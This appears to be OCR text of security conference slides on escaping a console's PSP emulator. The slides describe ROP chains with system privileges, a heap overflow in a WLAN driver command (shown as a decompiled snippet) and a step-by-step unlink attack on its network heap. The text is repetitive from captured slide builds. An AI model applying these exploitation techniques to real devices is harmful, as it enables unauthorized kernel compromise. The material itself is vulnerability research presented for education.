
- We can now execute ROP chains with **system privileges** in ARM userland
- Though let's **stay in MIPS world** and orchestrate ARM function calls
- Prepare small ROP chain for function call and context restoration
- For pointers, just use PSP RAM and translate to native address
- Careful with MIPS cache: need to writeback and invalidate it

Escaping the Emulator

- We can now execute ROP chains with **system privileges** in ARM userland
- Though let's **stay in MIPS world** and orchestrate ARM function calls
- Prepare small ROP chain for function call and context restoration
- For pointers, just use PSP RAM and translate to native address
- Careful with MIPS cache: need to writeback and invalidate it
- Hybrid code now possible:


```
call(pspemu_base + ScePspemu_sceClibPrintf, NATIVE("Hello BlueHatIL!"));
```

Plan Of Attack




Weird Behavior

- After multiple ARM function calls, WLAN would stop working!




Weird Behavior

- After multiple ARM function calls, WLAN would stop working!
- Out-Of-Memory bug in WLAN ioctl cmd triggered by our stack smash




Weird Behavior

- After multiple ARM function calls, WLAN would stop working!
- Out-Of-Memory bug in WLAN ioctl cmd triggered by our stack smash
- Only 8 slots available for heap allocations in WLAN driver




Weird Behavior

- After multiple ARM function calls, WLAN would stop working!
- Out-Of-Memory bug in WLAN ioctl cmd triggered by our stack smash
- Only 8 slots available for heap allocations in WLAN driver
- Potential attack surface which is only accessible with system privileges




Weird Behavior

- After multiple ARM function calls, WLAN would stop working!
- Out-Of-Memory bug in WLAN ioctl cmd triggered by our stack smash
- Only 8 slots available for heap allocations in WLAN driver
- Potential attack surface which is only accessible with system privileges
- Found a heap overflow right after looking at that surface



Heap Overflow in WLAN Command


```
void *temp = malloc(user_size);
ksceKernelMemcpyUserToKernel(temp, user_buf, user_size);
...
void *work = malloc(0x800);
memcpy(work + 0x28, temp + 0x10, *(uint32_t *)(temp + 0xc));
...
free(work);
free(temp);
```



Heap Overflow in WLAN Command

```
void *temp = malloc(user_size);
ksceKernelMemcpyUserToKernel(temp, user_buf, user_size);
...
void *work = malloc(0x800);
memcpy(work + 0x28, temp + 0x10, *(uint32_t *)(temp + 0xc));
...
free(work);
free(temp);
```


Receives data from userland



Heap Overflow in WLAN Command

```
void *temp = malloc(user_size);
ksceKernelMemcpyUserToKernel(temp, user_buf, user_size);
...
void *work = malloc(0x800);
memcpy(work + 0x28, temp + 0x10, *(uint32_t *)(temp + 0xc));
...
free(work);
free(temp);
```


Whoops



Heap Overflow in WLAN Command

```
void *temp = malloc(user_size);
ksceKernelMemcpyUserToKernel(temp, user_buf, user_size);
...
void *work = malloc(0x800);
memcpy(work + 0x28, temp + 0x10, *(uint32_t *)(temp + 0xc));
...
free(work);
free(temp);
```

Free’d in LIFO order




Custom Network Heap

- Network stack based on NetBSD 4.0 - need malloc/free API
- Implements best-fit algorithm in O(n)
- Maintains a free list and a busy list
- Free chunks are coalesced
- Contains constant heap cookies
- Heap grows backwards (from high to low)

Unlink Attack

Initial state

- **temp** is on bottom and **work** is on top





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

Initial state

- **temp** is on bottom and **work** is on top





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

Initial state

- **temp** is on bottom and **work** is on top
- Busy list head points to **work**





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

Initial state

- **temp** is on bottom and **work** is on top
- Busy list head points to **work**
- Data from **temp** will now be copied into **work** and overflow into **temp** itself





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

State after overflow

- Planted a fake zero byte busy chunk and a fake free chunk





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

State after overflow

- Planted a fake zero byte busy chunk and a fake free chunk
- Fake chunks point to arbitrary addresses





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

State after overflow

- Planted a fake zero byte busy chunk and a fake free chunk
- Fake chunks point to arbitrary addresses
- When freeing, the physical next chunk is considered as free if it is different from the logical next chunk





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

State after overflow

- Planted a fake zero byte busy chunk and a fake free chunk
- Fake chunks point to arbitrary addresses
- When freeing, the physical next chunk is considered as free if it is different from the logical next chunk





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

State after overflow

- Planted a fake zero byte busy chunk and a fake free chunk
- Fake chunks point to arbitrary addresses
- When freeing, the physical next chunk is considered as free if it is different from the logical next chunk





```
void *temp = malloc(0x1000);
void *work = malloc(0x800);
memcpy(work+0x28, temp+0x10, size);
free(work);
free(temp);
```

Unlink Attack

State after free(work)

- Busy list head changed

